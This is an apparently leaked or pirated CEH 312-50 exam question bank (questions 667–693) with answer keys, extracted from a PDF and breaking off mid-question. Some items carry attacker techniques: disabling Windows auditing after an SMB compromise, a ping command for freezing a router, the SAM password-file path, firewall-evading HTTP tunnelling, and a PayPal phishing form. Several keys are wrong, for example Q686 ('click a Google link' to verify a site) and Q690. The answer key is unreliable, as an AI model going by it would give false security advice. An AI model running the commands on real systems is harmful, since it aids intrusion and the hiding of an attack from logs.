No more activity after 12-Nov-05 at 01:15:11am (UTC +08:00) - Log data indicates document was read for at least 2mins22secs
Last log (approx.)

Summary - as at 4-May-11 at 15:57:19pm (UTC +08:00) - 2000days12hours31mins12secs after sending
Total Opened: 1 time by 1 reader

Select a feature, which you will NOT be able to accomplish with this probe?

- A. When the e-mail was received and read
- B. Send destructive e-mails
- C. GPS location and map of the recipient
- D. Time spent on reading the e-mails
- E. Whether or not the recipient visited any links sent to them
- F. Track PDF and other types of attachments
- G. Set messages to expire after specified time
- H. Remote control the User's E-mail client application and hijack the traffic

Correct Answer: H

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 667

Which of the following Trojans would be considered 'Botnet Command Control Center'?

- A. YouKill DOOM
- B. Damen Rock

- C. Poison Ivy
Real 415
ECCouncil 312-50 Exam
- D. Matten Kit

Correct Answer: C

Section: Mixed Questions


Explanation

Explanation/Reference:

Explanation:

QUESTION 668

What type of Virus is shown here?



- A. Macro Virus
- B. Cavity Virus
- C. Boot Sector Virus
- D. Metamorphic Virus

E. Sparse Infector Virus

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 669

John is using a special tool on his Linux platform that has a database containing signatures to be able to detect hundreds of vulnerabilities in UNIX, Windows, and commonly used web CGI/ASPX scripts. Moreover, the database detects DDoS zombies and Trojans as well. What would be the name of this tool?

- A. hping2
- B. nessus
- C. nmap
- D. make

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 416

ECCouncil 312-50 Exam

QUESTION 670

Fred is scanning his network to ensure it is as secure as possible. Fred sends a TCP probe packet to a host with a FIN flag and he receives a RST/ACK response. What does this mean?

- A. This response means the port he is scanning is open.
- B. The RST/ACK response means the port Fred is scanning is disabled.
- C. This means the port he is scanning is half open.
- D. This means that the port he is scanning on the host is closed.

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 671

Your company has blocked all the ports via external firewall and only allows port 80/443 to connect to the Internet. You want to use FTP to connect to some remote server on the Internet.

How would you accomplish this?

- A. Use HTTP Tunneling
- B. Use Proxy Chaining
- C. Use TOR Network
- D. Use Reverse Chaining

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 672

You have successfully gained access to a victim's computer using Windows 2003 Server SMB Vulnerability. Which command will you run to disable auditing from the cmd?

- A. stoplog stoplog ?
- B. EnterPol /nolog
- C. EventViewer o service
- D. auditpol.exe /disable

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 417

ECCouncil 312-50 Exam

QUESTION 673

How do you defend against MAC attacks on a switch?



- A. Disable SPAN port on the switch
- B. Enable SNMP Trap on the switch
- C. Configure IP security on the switch
- D. Enable Port Security on the switch

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 674

In which location, SAM hash passwords are stored in Windows 7?

- A. c:\windows\system32\config\SAM
- B. c:\winnt\system32\machine\SAM
- C. c:\windows\etc\drivers\SAM
- D. c:\windows\config\etc\SAM

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 675

File extensions provide information regarding the underlying server technology. Attackers can use this information to search vulnerabilities and launch attacks. How would you disable file extensions in Apache servers?

Real 418
ECCouncil 312-50 Exam

- A. Use disable-eXchange
- B. Use mod_negotiation
- C. Use Stop_Files
- D. Use Lib_exchanges

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 676

NetBIOS over TCP/IP allows files and/or printers to be shared over the network. You are trying to intercept the traffic from a victim machine to a corporate network printer. You are attempting to hijack the printer network connection from your laptop by sniffing the wire. Which port does SMB over TCP/IP use?

- A. 443
- B. 139
- C. 179
- D. 445

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 677

One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker's source IP address.

You send a ping request to the broadcast address 192.168.5.255.

```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of
data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
```

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

- A. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO Request aimed at the broadcast address or at the network address.
- B. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
- C. You should send a ping request with this command ping ? 192.168.5.0-255
- D. You cannot ping a broadcast address. The above scenario is wrong.

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 678

Charlie is the network administrator for his company. Charlie just received a new Cisco router and wants to test its capabilities out and to see if it might be susceptible to a DoS attack resulting in its locking up. The IP address of the Cisco switch is 172.16.0.45. What command can Charlie use to attempt this task?

- A. Charlie can use the command: ping -I 56550 172.16.0.45 -t.
- B. Charlie can try using the command: ping 56550 172.16.0.45.
- C. By using the command ping 172.16.0.45 Charlie would be able to lockup the router
- D. He could use the command: ping -4 56550 172.16.0.45.

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 679

What type of encryption does WPA2 use?

- A. DES 64 bit
- B. AES-CCMP 128 bit
- C. MD5 48 bit
- D. SHA 160 bit

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 680

Attackers send an ACK probe packet with random sequence number, no response means port is filtered (Stateful firewall is present) and RST response means the port is not filtered. What type of Port Scanning is this?

Real 420
ECCouncil 312-50 Exam

- A. RST flag scanning
- B. FIN flag scanning
- C. SYN flag scanning
- D. ACK flag scanning

Correct Answer: D

Section: Mixed Questions


Explanation

Explanation/Reference:

Explanation:

QUESTION 681

Which port, when configured on a switch receives a copy of every packet that passes through it?



- A. R-DUPE Port
- B. MIRROR port
- C. SPAN port
- D. PORTMON

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 682

What is the IV key size used in WPA2?

- A. 32
 - B. 24
 - C. 16
- Real 421
ECCouncil 312-50 Exam
- D. 48
 - E. 128

Correct Answer: D

Section: Mixed Questions


Explanation

Explanation/Reference:

Explanation:

QUESTION 683

What type of session hijacking attack is shown in the exhibit?



- A. Session Sniffing Attack
- B. Cross-site scripting Attack
- C. SQL Injection Attack
- D. Token sniffing Attack

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 684

What is the default Password Hash Algorithm used by NTLMv2?

- A. MD4
- B. DES
- C. SHA-1
- D. MD5

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 422

ECCouncil 312-50 Exam

QUESTION 685

Frederickson Security Consultants is currently conducting a security audit on the networks of Hawthorn Enterprises, a contractor for the Department of Defense. Since Hawthorn Enterprises conducts business daily with the federal government, they must abide by very stringent security policies. Frederickson is testing all of Hawthorn's physical and logical security measures including biometrics, passwords, and permissions. The federal government requires that all users must utilize random, non-dictionary passwords that must take at least 30 days to crack. Frederickson has confirmed that all Hawthorn employees use a random password generator for their network passwords. The Frederickson consultants have saved off numerous SAM files from Hawthorn's servers using Pwdump6 and are going to try and crack the network passwords. What method of attack is best suited to crack these passwords in the shortest amount of time?

- A. Brute force attack
- B. Birthday attack
- C. Dictionary attack
- D. Brute service attack

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 686

An Attacker creates a zuckerjournals.com website by copying and mirroring HACKERJOURNALS.COM site to spread the news that Hollywood actor Jason Jenkins died in a car accident. The attacker then submits his fake site for indexing in major search engines. When users search for "Jason Jenkins", attacker's fake site shows up and dupes victims by the fake news.

Real 423
ECCouncil 312-50 Exam

HackerJournals | The Premium Security Portal for Ethical Hackers - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.hackerjournals.com/

Most Visited Latest Headlines Office

HackerJournals | The Premium Secur...

[HOME](#)[ABOUT](#)[SECURITY BLOGS](#)[HACKED](#)[ARCHIVES](#)[SITEMAP](#)

Enter your search keywords here...

[Search](#)

HackerJournals

Tech News for Hackers

[Blogs & Discussions](#)[Editors Pick](#)[Education](#)[News](#)[Uncategorized](#)[Videos](#)

Computer Security – Why Protecting Your Privacy Is Vital

There are many people out there who would make use of web-based services in order to obtain information pertaining to the personal background of the internet users. The criminals sit through information like personal details of users in order to create forged identities, thus committing identity theft crime. So, adopt the good habit of keeping [...]

[Popular](#) [Latest](#) [Comments](#) [Tags](#) [Subscribe](#)


Apple unveils new version of Final Cut Pro

[14 April 2011](#)

Apple introduced Final Cut Pro X, the latest version of its professional video editing software. Final Cut Pro X brings a number of new features to the editing platform, including full 64-bit compatibility, and the ability to take advantage of the processing power of all cores of a Mac's CPU, in addition to the GPU [...]

[Read the full story](#)[Permalink](#) [Education](#) [Comments](#) [Off](#)

4PSA Announces A New Improved DNS Management and Automation Software

[14 April 2011](#)

4PSA, a leading-edge Cloud Computing software technology company has announced the new release of DNS Manager, the well-known multitenant software automation tool that delivers advanced DNS services to service providers and businesses. DNS Manager introduces new features and functionalities that simplify even to a larger extent the management of DNS

Related Sites

[EC-Council Homesite](#)
[HackerJournals News](#)
[HackerJournals Blogs](#)
[HackerJournals Magazine](#)
[HackerJournals Vulnerability](#)
[HackerJournals Calendar](#)
[HackerJournals Videos](#)
[HackerJournals Whitepapers](#)
[HackerJournals Tools](#)

Recent Posts

[ImageMASSter Solo-3](#)
[Forensics Hard Drive Duplicator](#)
[Steganography to encrypt secret messages](#)
[Hide files within a image](#)
[Steganography](#)
[Apple unveils new version of Final Cut Pro](#)

This is another great example that some people do not know what URL's are. Real website:

Fake website: <http://www.zuckerjournals.com>

HOME

ABOUT

SECURITY BLOGS

HACKED

ARCHIVES

SITEMAP

Enter your search keywords here...

Search

HackerJournals

Tech News for Hackers

Blogs & Discussions

Editors Pick

Education

News

Uncategorized

Videos

Hollywood Actor Jason Jenkins is Dead



Apple unveils new version of Final Cut Pro



14 April 2011

Apple introduced Final Cut Pro X, the latest version of its professional video editing software. Final Cut Pro X brings a number of new features to the editing platform, including full 64-bit compatibility, and the ability to take advantage of the processing power of all cores of a Mac's CPU, in addition to the GPU [...]

[Read the full story](#)

Posted in Education Comments Off

4PSA Announces A New Improved DNS Management and Automation Software



14 April 2011

4PSA, a leading-edge Cloud Computing software technology company has announced the new release of DNS Manager, the well-known multitenant software automation tool that delivers advanced DNS services to service providers and businesses. DNS Manager introduces new features and functionalities that simplify even to a larger extent the management of DNS

Popular

Latest

Comments

Tags

Subscribe

Related Sites

EC-Council Homesite
Hacker Journals News
Hacker Journals Blogs
Hacker Journals Magazine
Hacker Journals Vulnerability
Hacker Journals Calendar
Hacker Journals Videos
Hacker Journals Whitepapers
Hacker Journals Tools

Recent Posts

ImageVA30ter Golo-3 Forensics Hard Drive Duplicator
Steganography to encrypt secret messages
Hide files within a image
Steganography
Apple unveils new version of Final Cut Pro

Tags

Real 424

ECCouncil 312-50 Exam

The website is clearly not WWW.HACKERJOURNALS.COM. It is obvious for many, but unfortunately some people still do not know what an URL is. It's the address that you enter into the address bar at the top your browser and this is clearly not legit site, its www.zuckerjournals.com

How would you verify if a website is authentic or not?

- A. Visit the site using secure HTTPS protocol and check the SSL certificate for authenticity
- B. Navigate to the site by visiting various blogs and forums for authentic links
- C. Enable Cache on your browser and lookout for error message warning on the screen
- D. Visit the site by clicking on a link from Google search engine

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 687

Blane is a network security analyst for his company. From an outside IP, Blane performs an XMAS scan using Nmap. Almost every port scanned does not illicit a response. What can he infer from this kind of response?

- A. These ports are open because they do not illicit a response.
- B. He can tell that these ports are in stealth mode.
- C. If a port does not respond to an XMAS scan using NMAP, that port is closed.
- D. The scan was not performed correctly using NMAP since all ports, no matter what their state, will illicit some sort of response from an XMAS scan.

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 688

This is an example of whois record.

Real 425

ECCouncil 312-50 Exam

Registrant:
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA

Registrar: Jason Springfield (<http://www.jspringfield.com>)
Domain Name: jspringfield.com
Created on: 29-DEC-10
Expires on: 29-DEC-14
Last Updated on: 23-FEB-11

Administrative Contact:
Contact, Admin Jack_Smith@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.6744
360.253.3556

Technical Contact:
Contact, Technical Sheela_Ravin@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.3456
360.253.2675

Billing Contact:
Contact, Technical David_Bruce@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.6654
360.253.1256

Domain servers (DNS) in listed order:
NS1.jspringfield.com
NS2.jspringfield.com

Sometimes a company shares a little too much information on their organization through public domain records. Based on the above whois record, what can an attacker do? (Select 2 answers)

- A. Search engines like Google, Bing will expose information listed on the WHOIS record
- B. An attacker can attempt phishing and social engineering on targeted individuals using the Real 426 ECCouncil 312-50 Exam information from WHOIS record
- C. Spammers can send unsolicited e-mails to addresses listed in the WHOIS record
- D. IRS Agents will use this information to track individuals using the WHOIS record information

Correct Answer: BC

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 689

Neil is closely monitoring his firewall rules and logs on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web site during work hours, without any consideration for others. Neil knows that he has an up-to-date content filtering system and such access should not be authorized. What type of technique might be used by these offenders to access the Internet without restriction?

- A. They are using UDP that is always authorized at the firewall
- B. They are using HTTP tunneling software that allows them to communicate with protocols in a way it was not intended
- C. They have been able to compromise the firewall, modify the rules, and give themselves proper access
- D. They are using an older version of Internet Explorer that allow them to bypass the proxy server

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 690

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details.



<http://www.gratisexam.com/>

Real 427
ECCouncil 312-50 Exam

My Account - PayPal - Windows Internet Explorer
http://www.ebay.com/.../paypal/creditdebitcard_login.html?log...&access=1000&on=1

My Account - PayPal

Logout Help Security Center Search

PayPal

U.S. English

My Account Send Money Request Money Merchant Services Auction Tools Products & Services

Overview Add Funds Withdraw History Resolution Center Profile

Set Up Your Account

Add Bank Account Get Verified Enhance Your Account Upgrade Account PayPal Plus Credit Card Confirm phone

Your account access is limited. Verify your identity by filling out the appropriate details below.

Personal Information Profile

Please make sure you enter the information accurately, and according to the formats required. Fill in all the required fields.

*First Name:
*Last Name:
*Billing Address:
*City:
State / Province:
*Postal Code:
*Country:
*Date of Birth:
*Mother's Maiden Name:
*Social Security Number:
*Email:
*Home Phone Number:
This number will be used to contact you about Security Measures and other issues regarding your PayPal account.

Credit/Debit Card Profile

*Card Number: 650123456789012345
*Expiration Date:
*Card Verification Number: 1234 Help finding your Card Verification Number
*Issuing Bank:
*Card Type:
*Credit/Debit:
*ATM PIN: 456789012 What is ATM PIN required?

Secondary Credit/Debit Card Profile

A backup credit or debit card is required if there is a problem verifying your primary card. Fill in all the required fields.

*Card Number: 7830123456789012345

Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

Real 428
ECCouncil 312-50 Exam

- A. Do not reply to email messages or popup ads asking for personal or financial information
- B. Do not trust telephone numbers in e-mails or popup ads
- C. Review credit card and bank account statements regularly
- D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
- E. Do not send credit card numbers, and personal or financial information via e-mail

Correct Answer: A

Section: Mixed Questions


Explanation

Explanation/Reference:

Explanation:

QUESTION 691

ViruXine.W32 virus hides their presence by changing the underlying executable code. This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

Real 429
ECCouncil 312-50 Exam

1. lots of encrypted code
2.
3. Decryption_Code:
4. C = C + 1
5. A = Encrypted
6. Loop:
7. B = *A
8. C = 3214 * A
9. B = B XOR CryptoKey
10. *A = B
11. C = 1
12. C = A + B
13. A = A + 1
14. GOTO Loop IF NOT A = Decryption_Code
15. C = C*2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number

What is this technique called?

- A. Polymorphic Virus
- B. Metamorphic Virus
- C. Dravidic Virus
- D. Stealth Virus

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 692

"Testing the network using the same methodologies and tools employed by attackers" Identify the correct terminology that defines the above statement.

- A. Vulnerability Scanning
- B. Penetration Testing
- C. Security Policy Implementation
- D. Designing Network Security

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 693

Real 430

ECCouncil 312-50 Exam

Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches. If these switches' ARP cache is successfully flooded, what will be the result?

- A. The switches will drop into hub mode if the ARP cache is successfully flooded.
- B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
